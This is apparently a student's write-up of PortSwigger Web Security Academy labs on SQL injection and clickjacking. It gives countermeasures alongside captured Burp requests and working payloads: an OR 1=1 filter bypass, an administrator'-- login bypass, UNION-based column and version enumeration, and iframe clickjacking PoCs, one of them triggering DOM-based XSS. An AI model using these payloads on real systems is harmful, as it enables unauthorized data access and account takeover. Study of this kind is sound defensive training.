

SQL Injection

Vladimir Morozkin SV85/2023

Injecting malicious SQL code into user-controlled inputs to manipulate database queries.

Impact

- Authentication bypass - logging in without valid credentials
- Unauthorized data access - reading sensitive data such as passwords, emails, credit card numbers
- Data manipulation - inserting, updating, or deleting records in the database
- Remote code execution - in some configurations, executing OS-level commands via the database
- Full database compromise - dumping entire database schemas and contents

Why it succeeds

- User input is directly concatenated into SQL queries without sanitization
- No use of parameterized queries or prepared statements
- Overly permissive database user accounts (e.g., running queries as `db_admin`)
- Verbose error messages that reveal database structure to the attacker
- Lack of input validation on the server side

Countermeasures

- Parameterized queries / Prepared statements - the most effective defense; separates SQL code from user data so input can never be interpreted as SQL
- ORM frameworks - tools like Hibernate or SQLAlchemy abstract raw SQL and reduce injection risk
- Input validation and allowlisting - reject unexpected characters and enforce expected formats (e.g., only digits for an ID field)
- Least privilege principle - the database account used by the app should only have permissions it actually needs (e.g., no `DROP` or `CREATE` rights)
- Web Application Firewall (WAF) - can detect and block common SQLi patterns as an additional layer
- Disable detailed error messages in production to avoid leaking schema information to attackers
- Regular security testing - use tools like sqlmap or manual testing during development and audits

Clickjacking

Embedding a legitimate site in a hidden iframe to trick users into clicking its elements unknowingly.

Impact

- Unauthorized actions - transferring funds, changing account settings, making purchases, or deleting data on behalf of the victim
- Account takeover - enabling attacker-controlled email/password changes
- Social engineering - tricking users into granting permissions (e.g., webcam access, OAuth grants)
- Like/share fraud - manipulating social media interactions
- Actions are performed in the victim's authenticated session, making them appear legitimate

Why it succeeds

- The target website does not restrict being embedded in iframes on other origins
- Missing or misconfigured `X-Frame-Options` or `Content-Security-Policy` headers
- Sensitive state-changing actions are executable with a single click (no confirmation step)
- The application relies solely on authentication cookies without additional CSRF protections


Countermeasures

- `X-Frame-Options` header - set to `DENY` (never allow framing) or `SAMEORIGIN` (only allow framing from the same origin); simple and widely supported
- `Content-Security-Policy`: `frame-ancestors` directive - the modern, more flexible replacement for `X-Frame-Options`; e.g., `frame-ancestors 'none'` completely blocks framing
- Frame-busting JavaScript - legacy technique where the page checks if it is the top-level frame and breaks out if not; however, this can be bypassed (e.g., via `sandbox` attribute on `iframe`) and should not be relied upon alone
- `SameSite` cookie attribute - setting session cookies to `SameSite=Strict` or `Lax` prevents them from being sent in cross-site requests, reducing the attacker's ability to perform authenticated actions through an `iframe`
- Confirmation dialogs for sensitive actions - requiring user re-authentication or an explicit confirmation step makes single-click attacks ineffective
- Regular security header audits - use tools like securityheaders.com to verify headers are correctly configured


Tasks

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data (Green)

Before all actions (SQL injection)



Changing category to '+OR+1=1--



SQL injection vulnerability allowing login bypass (Green)

add '-- before password

Request

Pretty

Raw

Hex

```
POST /login HTTP/2
Host: 0a4a00220321a42783e7c5d4001100c0.web-security-academy.net
Cookie: session=PnRHSU1UErmm0ZfURVIJoGCKseUss0lz
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:150.0) Gecko/20100101 Firefox/150.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: https://0a4a00220321a42783e7c5d4001100c0.web-security-academy.net
Referer: https://0a4a00220321a42783e7c5d4001100c0.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

csrf=ujXbemt92fIFJgTQwHfdvnxwZDXA5lAp&username=administrator'--&password=123456789
```

SQL injection attack, querying the database type and version on Oracle (Blue)

send to repeater

Time

Type

Direction

Method

URL

21:13:15 27...

HTTP

→

Request

GET

https://0ab700dd042a6e9a81bf30f9002b00fc.web-security-academy.net/filter?category=Tech+gifts

Request

Pretty

Raw

Hex

1

GET /filter?category=Tech+gifts HTTP/1.1

2

Host: 0ab700dd042a6e9a81bf30f9002b00fc.web-security-academy.net

3

Cookie: session=CQuHoHc5MLBfwWClmFJCrG4cDlHv2r4l

4

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:150.0) Gecko/20100101 Firefox/150.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

6

Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7

7

Accept-Encoding: gzip, deflate, br

8

Referer: https://0ab700dd042a6e9a81bf30f9002b00fc.web-security-academy.net/

9

Upgrade-Insecure-Requests: 1

10

Sec-Fetch-Dest: document

11

Sec-Fetch-Mode: navigate

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-User: ?1

14

Priority: u=0, i

15

Te: trailers

16

Connection: keep-alive

17

18

Scan

Send to Intruder ^⌘I

Send to Repeater ^⌘R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer ^⌘O

Insert Collaborator payload

Request in browser >

Export request body as raw text >

```
Request
Pretty Raw Hex
1 GET /filter?category=
  Tech+gifts'+UNION+SELECT+NULL,NULL+FROM+DUAL-- HTTP/2
2 Host:
  0ab700dd042a6e9a81bf30f9002b00fc.web-security-academy.net
3 Cookie: session=CQuHoHc5MlBfwWClmFJCrG4cDlHv2r4l
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
  rv:150.0) Gecko/20100101 Firefox/150.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
  0.8
6 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0ab700dd042a6e9a81bf30f9002b00fc.web-security-academ
  y.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: keep-alive
17
18
```

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9602
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=
      /resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=
      stylesheet>
12     <title>
```

```
Pretty Raw Hex
1 GET /filter?category=
  Tech+gifts'+UNION+SELECT+BANNER,+NULL+FROM+v$version--
2 HTTP/2
  Host:
  0ab700dd042a6e9a81bf30f9002b00fc.web-security-academy.net
3 Cookie: session=CQuHoHc5MlBfwWClmFJCrG4cDlHv2r4l
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
```

SQL injection attack, querying the database type and version on MySQL and Microsoft (Blue)

Check does it have 1 column

```
1 GET /filter?category=Gifts'+UNION+SELECT+NULL# HTTP/1.1
2 Host:
0a6200b9033e7b9280d035b600a70007.web-security-academy.net
3 Cookie: session=9cAUvJitmW90PRfrBRjzkd3vvQPL2lt
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:150.0) Gecko/20100101 Firefox/150.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
6 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Referer:
```

No

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2658
5 <!DOCTYPE html>
```

Does it have 2 columns

```
1 GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL# HTTP/2
2 Host:
0a6200b9033e7b9280d035b600a70007.web-security-academy.net
3 Cookie: session=9cAUvJitmW90PRfrBRjzkd3vvQPL2lt
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
```

Yes

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8831
5
```

Does first column is text?

```
1 GET /filter?category=Gifts'+UNION+SELECT+'abcd',NULL# HTTP/2
2 Host:
0a6200b9033e7b9280d035b600a70007.web-security-academy.net
3 Cookie: session=9cAUvJitmW90PRfrBRjzkd3vvQPL2lt
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:150.0) Gecko/20100101 Firefox/150.0
5 Accept:
```

Yes

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8885
5
6 <!DOCTYPE html>
7 <html>
```

And second?

Request

Pretty Raw Hex

```
1 GET /filter?category=Gifts'+UNION+SELECT+'abcd','12345'#
2 HTTP/2
3 Host:
4 0a6200b9033e7b9280d035b600a70007.web-security-academy.net
5 Cookie: session=9cAUvJitmW90PRfrBRjzkd3vvQPl2lt
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
7 rv:150.0) Gecko/20100101 Firefox/150.0
8 Accept:
```

Yes

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8941
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB HEAD START-->
```

Pretty Raw Hex

```
1 GET /filter?category=Gifts'+UNION+SELECT+@@version,NULL#
2 HTTP/2
3 Host:
4 0a6200b9033e7b9280d035b600a70007.web-security-academy.net
5 Cookie: session=9cAUvJitmW90PRfrBRjzkd3vvQPl2lt
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
7 rv:150.0) Gecko/20100101 Firefox/150.0
8 Accept:
```

SQL injection UNION attack, determining the number of columns returned by the query (Blue)

Same checking how many columns

Request

Pretty Raw Hex

```
1 GET /filter?category=Accessories'+UNION+SELECT+NULL-- HTTP/2
2 Host:
3 0a5d00d90423ba50826fb5ed001d009f.web-security-academy.net
4 Cookie: session=5cAi2mgzn0joI7l3tXUZDK9cIjMUuDnq
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
6 rv:150.0) Gecko/20100101 Firefox/150.0
7 Accept:
```


Not one

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2525
5
6 <!DOCTYPE html>
```

Two?

Request

Pretty Raw Hex

```
1 GET /filter?category=
  Accessories'+UNION+SELECT+NULL,+NULL,+NULL-- HTTP/2
2 Host:
  0a5d00d90423ba50826fb5ed001d009f.web-security-academy.net
3 Cookie: session=5cAi2mgzn0joI7l3tXUZDK9cIjMUuDnq
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
  rv:150.0) Gecko/20100101 Firefox/150.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
```

Yes

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5159
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=
      /resources/labheader/css/academyLabHeader.css rel
      =stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=
```

SQL injection UNION attack, finding a column containing text (Blue)

we can use browser to check



SQL injection UNION attack, finding a column containing text

[Back to lab home](#)

Make the database retrieve the string: 'KWaXa6'

[Back to lab description >>](#)

Internal Server Error

Internal Server Error

<https://0a3f007c044914cd807d3086002d0004.web-security-academy.net/filter?category=Tech+gifts%27%20order%20by%202-->

check does it have 1 column - yes



SQL injection UNION attack, finding a column containing text

LAB Not solved

[Back to lab home](#)
Make the database retrieve the string: 'KWaXa6'
[Back to lab description](#) >>

Home | [My account](#)



Tech gifts' order by 1--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Tech gifts](#)

Does it have 2 columns? yes



SQL injection UNION attack, finding a column containing text

LAB Not solved

[Back to lab home](#)
Make the database retrieve the string: 'KWaXa6'
[Back to lab description](#) >>

Home | [My account](#)



Tech gifts' order by 2--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Tech gifts](#)

same for 3 - yes



SQL injection UNION attack, finding a column containing text

[Back to lab home](#)

Make the database retrieve the string: 'KWaXa6'

[Back to lab description >>](#)

LAB Not solv

[Home](#) | [M](#)



Tech gifts' order by 3--

Refine your search:

not 4 columns



SQL injection UNION attack, finding a column containing text

[Back to lab home](#)

Make the database retrieve the string: 'KWaXa6'

[Back to lab description >>](#)

LAB

Internal Server Error

Internal Server Error

second column is text



SQL injection UNION attack, finding a column containing text

LAB Not solved

[Back to lab home](#)

Make the database retrieve the string: 'KWaXa6'

[Back to lab description >>](#)

[Home](#) | [My account](#)



Tech gifts' UNION SELECT NULL,'a',NULL--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Tech gifts](#)

key from the heading



SQL injection UNION attack, finding a column containing text

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)



Tech gifts' UNION SELECT NULL,'KWaXa6',NULL--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Tech gifts](#)

Clickjacking

Basic clickjacking with CSRF token protection (Green)

Body:

```
height: 700px;
opacity: 0.1;
z-index: 2;
}
div {
position: absolute;
top: 555px;
left: 60px;
z-index: 0.001;
}
</style>
<div>Test me</div>
<iframe src="https://0a6f008103c323a084a6c0f7003e0039.web-security-academy.net/my-account"></iframe>
```

[Store](#)[View exploit](#)[Deliver exploit to victim](#)[Access log](#)[Go to exploit server](#)[Back to lab description >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener


Email

[Update email](#)[Click me](#)

Clickjacking with form input data prefilled from a URL parameter (Green)

Body:

```
height: 700px;
opacity: 0.1;
z-index: 2;
}
div {
position: absolute;
top: 508px;
left: 80px;
z-index: 1;
}
</style>
<div>Click me</div>
<iframe src="https://0adf00ff0416853c8023535f00630048.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>
```



Exploiting clickjacking vulnerability to trigger DOM-based XSS (Blue)

Body:

```
    z-index: 2;
  }
  div {
    position: absolute;
    top: 610px;
    left: 80px;
    z-index: 1;
  }
</style>
<div>Test me</div>
<iframe
src="https://0a26000d03a958c1845ed60000f000e6.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-
website.com&subject=test&message=test#feedbackResult"></iframe>
```

[Store](#)[View exploit](#)[Deliver exploit to victim](#)[Access log](#)

Message:

test

Submit Click me Back

Multistep clickjacking (Blue)

Body:

```
        position: absolute;
        top: 510px;
        left: 50px;
        z-index: 1;
    }
    .secondClick {
        top: 305px;
        left: 225px;
    }
</style>
<div class="firstClick">Test me first</div>
<div class="secondClick">Test me next</div>
<iframe src="https://0ae000c403ccbcc1809e0363009b003e.web-security-academy.net/my-account"></iframe>
```

Store

View exploit

Deliver exploit to victim

Access log

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Test me next

Email

Update email

Test me first

Are you sure?

No, take me back

Test me next